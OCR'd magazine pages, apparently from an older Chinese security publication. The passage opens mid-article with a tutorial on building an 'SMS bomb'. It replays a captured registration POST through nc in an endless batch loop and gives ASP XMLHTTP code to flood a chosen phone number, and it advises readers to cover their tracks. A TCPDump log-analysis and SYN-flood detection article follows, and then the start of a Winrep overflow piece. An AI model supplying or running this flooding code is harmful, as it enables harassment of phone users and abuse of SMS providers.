写上想要攻击的号码就行了。那么，用什么方法提交出去呢？有两种方法：一是用NC实现提交出去；二是编程实现，这里讲解用ASP来实现的方法。

以上两种方法下面分别给予讲解，第一种方法适合一般读者，第二种方法适合有一定编程经验的用户。

一、用NC实现提交出去

首先，把发送出去的内容保存为一个TXT文件，取名为：sniffer.txt，即前面的“POST /xxx/x……&raction=regist”这段代码。(为方便，光盘中杂志相关栏目有这段代码。)

然后用nslookup取得对方网站的IP地址，如图3。再用NC提交数据出去，如图4。执行的结果，如图5。


这时你的手机就会收到短信了，即一些提示订购的信息。如果重复这个过程，就实现了短信炸弹。

怎么重复这个过程呢？很简单就用DOS下的批处理，写一个批处理的文件就行了。

代码如下：

```
:send
nc IP地址 80<sniffer.txt
goto send
```

这样就会无限次发送下去了，用NC制做手机短信炸弹就实现了。




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator.DENGPC>nslookup [redacted]
*** Can't find server name for address 61.128.128.68: Query refused
Server:  ns1.cqnet.con.cn
Address:  211.158.2.68

Non-authoritative answer:
Name:    [redacted]
Address:  [redacted]


C:\Documents and Settings\Administrator.DENGPC>
```

图 3



```
C:\snsbonb>nc [redacted] 80<sniffer.txt_
```

图 4



```
C:\WINNT\system32\cmd.exe - nc 202.109.107.106 80
<FORM METHOD-POST ACTION="registss.asp" NAME="LG">
<tr><td colspan-2><b>注册、修改手机号码</b><br><img src="images/pix155.gif" bord
or=0><br><font color=red>请等待联通发送到您手机的确认码，输入收到的确认码后确认
。</font></td></tr>
<tr>
        <td>手机号：</td><td><INPUT SIZE=12 TYPE=TEXT NAME=MobileID maxlength="1
5" value="[redacted]"></td>
</tr>

<tr>
        <td>联通确认码：</td><td><INPUT SIZE=12 TYPE=TEXT NAME=LTpass maxlength=
"15" value=""></td>
</tr>
<tr><td colspan=2><input type=submit name="continue" value=" 确 认 " class="n"><
input type=hidden name="raction" value="LTregist">     <input type=sub
mit name="again" value="重发确认码" class="n"></td></tr>

</form>
</table>

<p><p>
<table width="778" border="0" cellpadding="0" cellspacing="0" bgcolor="#FFFFFF">

  <tr>
    <td><table width="100%" border="0" cellpadding="0" cellspacing="1" bgcolor="
```

图 5

二、用 ASP 编程实现

这里需要对 ASP 有点基础知识。用 ASP 编程实现的原理就是利用 HTTPXML 把 HTTP 的数据发送到目的，由于是编程实现，可以控制次数，及可以按自己的要求定制一些功能。

核心代码如下：

```
  '利用 ASP 的 HTTPXML 端进行发送
  MobileID="MobileID="& 手机号    '取得发送变量，并且把手机号填写上 MobileID=MobileID&"&continue=%CE%D2%D2%AA%D7%A2%B2%E1&raction=regist"
   '按对方 HTTP 的格式填写数据
  Dim objXMLHTTP, xml    '建立 XMLHTTP 类型,系统要求 IE6.0
  Set xml = Server.CreateObject("Microsoft.XMLHTTP")
  url=http://xxx.xxxx.com/sms/xxx.asp   '目的地址
  xml.Open "POST",url, False   '选择发送方式 POST
  xml.setRequestHeader "Content-Length",len(mobileid)   '计算 HTTP 数据长度
  xml.setRequestHeader "CONTENT-TYPE","application/x-www-form-urlencoded"
  '按格式填写,请参照你抓取的数据格式
  xml.setRequestHeader "Referer"," http://xxx.xxxx.com/sms/xxx.asp "
  '按格式填写,请参照你抓取的数据格式
  xml.setRequestHeader "Cookie","ASPSESSIONIDQCCRCSSD=CEMOEDICMBKHPMMOGHOGPBLH"
  'HTTP 头拼装完成
  xml.send MobileID
  'POST 数据出去
   getHTTPPage=bytes2BSTR(xml.responseBody)
  '取得返回结果
  Response.write gethttppage
  '显示出返回结果，便于调试,可以不显示来
  Set xml = Nothing
```

这样，用 ASP 写的一个功能模块就出来了，可以循环调用，也可以限制发送次数、限制攻击号码等。

其实，网上公布的那些短信炸弹程序的编程原理，跟这个都是一样的道理的。

在编程实现的过程对于出错的检查方法有：

1. 对 POST 出去的数据，可以用 Sniffer 进行抓包测试。

2. 用 ASP 把 POST 得到的结果显示出来就行了。

用到的工具有 sniffer pro、WsockExpert。

以上两种实现方式，都会在对方网站被记录 IP 访问地址，所以如果是第一种，就是记录你本机 IP 或者你的出口 IP，第二种方式记录的是 Web 服务器的 IP 地址，请大家做好反跟踪的一些后期工作。

防范

功与防永远都是对立的话题，这里给大家介绍了攻击的方法。当然也要给大家讲解一下防范的方法，整体流程如图 6 所示。

这里手机用户是控制不到消息来源的，能控制这方面的攻击的就是运营商与 SP，你如果受到这样的攻击的话：

1. 打电话到移动或者联通，请求清空短信服务中心的队列，当然这个时候如果你朋友发的消息过来，你也不能收到。

2. SP 改动网站接口，加上图形验证码，控制这样的事件发生。

TCPDump 的跟踪日志及应用

彭文波


据英国《观察家报》报道，在联合国安理会就伊拉克战争进行关键的表决之前，英国情报机构曾协助美国，窃听安理会成员国代表团的电话，其中的受害者就包括中国代表团。这绝不是危言耸听，目前，全世界窃听电话通信的专职人员约 35000 人，这些窃听电话自动化程度很高，只要目标电话开始使用，监听设备立即启动实施窃听，呼叫话机的号码，通信的日期和时间也同时被自动记录下来。其实，在计算机网络中，利用嗅探器也可以达到同样的效果，它可以窃听计算机程序在网络上发送和接收到的数据。

用过 Windows 平台上的 sniffer 工具的朋友都知道，在共享式的局域网中，采用 sniffer 工具简直可以对网络中的所有流量一览无余！因此，对于网络管理人员来说，使用嗅探器可以随时掌握网络的实际情况，在网络性能急剧下降的时候，可以通过 sniffer 工具来分析原因，找出造成网络阻塞的来源；对于网络程序员来说，可以通过 sniffer 工具来调试程序，找出发生问题的原因。站在另外一个角度，对于需要了解某个网络信息的攻击者来说，嗅探器还可能成为他的一个攻击法宝。下面从两方面来说明。

1 典型的 TCPDump 日志分析

那么，对于钟爱 Linux 的网络安全爱好者来说，能找到这样一款强大的 Linux 下的嗅探器吗？答案是肯定的。TCPDump 这是一个免费的网络分析工具，它还提供了源代码并公开了接口，具备很强的可扩展性。

在Linux下TCPDump的安装十分简单，通过rpm命令可以直接安装，rpm包是将软件编译后打包成二进制的格式，不需要修改任何东西。安装时，以超级用户登录，参考命令如下：#rpm –ivh TCPDump.rpm。这样，TCPDump就可以顺利地安装到Linux系统中。不过，现在较高版本的Linux操作系统都自带了这个工具。普通情况下，不带参数执行TCPDump，即：#TCPDump，截获的是通过第一个网络界面的数据包。直接启动TCPDump将监视第一个网络界面上所有流过的数据包，如图1所示。



```
文件(F)  编辑(E)  查看(V)  终端(T)  转到(G)  帮助(H)
[root@linux root]# tcpdump
tcpdump: listening on eth0
18:47:08.788425 61.183.94.3.2063 > 192.168.10.255.135: S 3990781493:3990781493(0) win 16384 <mss 1432,nop,nop,sackOK> (DF)
18:47:08.815999 192.168.10.128.1028 > ns1.hbwhptt.net.cn.domain:  48542+ PTR? 3.94.183.61.in-addr.arpa. (42) (DF)
18:47:08.838335 ns1.hbwhptt.net.cn.domain > 192.168.10.128.1028:  48542 NXDomain 0/1/0 (131) (DF)
18:47:08.842161 192.168.10.128.1028 > ns1.hbwhptt.net.cn.domain:  48543+ PTR? 117.0.103.202.in-addr.arpa. (44) (DF)
18:47:08.858306 ns1.hbwhptt.net.cn.domain > 192.168.10.128.1028:  48543* 1/5/4 (236) (DF)
18:47:08.870428 192.168.10.128.1028 > ns1.hbwhptt.net.cn.domain:  48544+ PTR? 128.10.168.192.in-addr.arpa. (45) (DF)
18:47:08.903441 ns1.hbwhptt.net.cn.domain > 192.168.10.128.1028:  48544 NXDomain 0/1/0 (122) (DF)
18:47:10.088373 61.183.94.3.2063 > 192.168.10.255.135: S 3990781493:3990781493(0) win 16384 <mss 1432,nop,nop,sackOK> (DF)
```

图1

从上面的输出结果来看，TCPDump的基本输出格式具有一定的规律。值得一提的是，这些数据流是无恶意的，它只是一个友好的Web数据包。上面只是列出了几行，不过，“麻雀虽小，五脏俱全”，在此已经包含了许多的重要信息，了解这些信息，对于我们了解网络入侵的“蛛丝马迹”具有十分重要的意义。

下面，我们取一个比较典型的日志实例进行详细而深入的分析，这是TCPDump所监视的一个流过的数据包。以下所代表的意思是：时间、接口、数据流方向、源地址、源端口、目标地址、目标端口、标志集、序列号、数据包中的字节、窗口大小、选项、不支持数据包分解。日志记录如下：

```
11: 53: 49.869667 eth0 > 192.168.10.128.12242 > 192.168.10.255.www: s 6373380:6373380 (0) win8192 <mss 1460,nop,nop,sackOK> (DF)
```

第一个是11：53：49.869667

其中，11：53：49是发现数据包的时间，.869667是ID号，它的作用是为了更加准确的记录数据，这样可以将时间记录很精确的表示出来。如果将来需要查证，只需提供查找关键字就可以，也可很容易将某个时间段的事件确定下来。

第二个是eth0

这是一个被监控的接口，“eth0 <”表示从网络接口eth0接受该数据包，“eth0 >”表示从网络接口设备发送数据包。在Linux操作系统中，一般为eth开头。如果在其他的操作系统，名称可能会产生一定变化，如Solaris中一般为hme开头。

第三个是192.168.10.128.12242

这是源地址和源端口12242。这里面还隐藏着不少玄机。我们可以根据端口来判断哪个系统是客户端，哪个系统是服务器。当客户端向服务器请求某种服务时，如Http或Ftp，它往往会把其源端口设置为一个临时端口，此端口一般为1024或者更大。而客户端则通过一些常用的端口如80或者21，来向服务器发送相关的请求。

第四个是192.168.10.255.www

这是目标机器的IP地址和端口。在这个例子中，TCPDump会把www转换为相应的端口号。如果服务是未知的，就会通过数字的形式显示出来，不过，用www表示的端口并不一定是www服务，比如也可以通过80端口开启一个telnet服务，这是可以灵活配置的。

第五个是s **标志**

这是一个标志字段。其值可能是F、S、R或P，分别是FIN、SYN、RST或PSH。如果在标志字段中有一个句号或一个点号，则表示FIN、SYN、RST或PSH都没有设置。攻击者往往可以通过设置异常的标志来逃避IDS的检测。如果一个数据包中的标志不规范，就要引起注意了。

第六个是6373380:6373380 (0)

前面的部分是初始序列号，后面是一个完全相同的结束序列号。(0)表示满意此数据包中的字节数。初始序列号可以用于跟踪记录数据包发送的顺序。设置完毕，针对数据包中的各字节，每台主机都会将序列号增加1，这样就能够保证通信双方实现同步。对于TCP来说，在全双工连接方式中，连接双方都有一个序列号，这样，就可以跟踪双方的数据发送情况了。

第七个是win8192

这个功能主要是设置窗口大小，从而指出它所能够接收的最大数据包长度。这是因为不同的操作系统可以处理不同大小的数据包，而且处理速度也不相同。如果客户发给服务器的数据包超过了窗口大小，服务器通常会丢掉数据包。

第八个是<mss 1460,nop,nop,sackOK>

这里可以在建立连接时，设置各种TCP选项。Mss表示满意当前连接中可以接受的最大长度，本记录中为1460字节。TCP选项必须达到32个字节，如果不能达到，就要用nop（NO Operation Codes）来表示，其意思是无操作码。

第九个是(DF)

它表示不支持数据包的分解。在TCP模式下，一般不建议分解。

2 利用TCPDump检测SYN Flood攻击

在参加联合国安理会讨论的过程中，如果中国代表团把握其中可能出现的某些迹象，然后使用一些小技巧，就可以有效地防范间谍的窃听了。同样，通过上面的典型日志分析，我们可以发现，网络事件通常在时间上具有很强的相关性，这样可以很好的应对拒绝服务攻击（如SYN–Flood、teardrop等）。所谓拒绝服务，是指在特定攻击发生后，被攻击的对象不能及时提供应有的服务，例如本来应提供网站服务（HTTP Service）、电子邮件服务器（SMTP，POP3），而不能提供这些服务了等等。基本上，阻绝服务攻击通常利用大量的网络数据包，以瘫痪对方之网络及主机，使得正常的使用者无法获得主机及时的服务。

在实际应用中，可以首先利用TCPDump工具收集大量的网络数据流量，然后对TCPDUMP所收集的网络数据包进行分析，挖掘出拒绝服务序列规则，最后把该序列规则应用于实时的网络数据流中。这样，就可以得到某种分析结果，如图2所示。

通过观察上述流程，可以分析如下：

（1）对TCPDUMP格式的数据经过预处理，将其转换为一条条的连接记录，然后减少需要挖掘的数据量，以提高数据挖掘效率。经过简化后的数据可以只包括：时间、目标地址、目标端口、标志。

（2）经过整理后，将大量的连接记录装入SQL Sever数据库，再次进行清理，去掉所有标志不是SYN的记录，并按照目标主机、目标端口、时间升序排列，便于下一步进行序列挖掘。

（3）确定时间窗口。反复修改时间窗口大小、反复挖掘，以确定时间窗口大小和该时间窗口内导致拒绝服务的标志为SYN的TCP连接数




图2

目。而且随着主机、端口、系统和带宽等具体网络环境的不同而有所不同，具有适应性。

（4）DoS 序列规则。经过反复挖掘，最后确定规则。例如：在 2 秒钟时间内，1000 条件 SYN Flood 会导致某一系统的 WWW 端口产生了拒绝服务攻击。

（5）把上述获得的 DoS 序列规则应用于实时网络数据流中进行序列分析，以判断是否检测到了拒绝服务攻击。如果不是则认为正常，否则需采取如下的措施以挽救其联接队列。

类似的应用还有很多，对于 IP 网络的系统管理员来说，在排查网络中的故障时，用好 TCPDump 这样的包分析软件，配合其他的管理工具，就可以起到事半功倍的效果。

微软系统信息报告工具——Winrep缓冲溢出漏洞

爱无言

凡是 Win2000 的用户，在系统目录 WINNT 下都会发现一个可执行文件 winrep，如图 1。我相信很少人会去注意这个东东，但它却有着不错的功能，它能将你的系统信息收集起来，打压成压缩包，然后由你决定是否提交微软工程师帮你解决问题。它的使用界面如图 2。




图 1

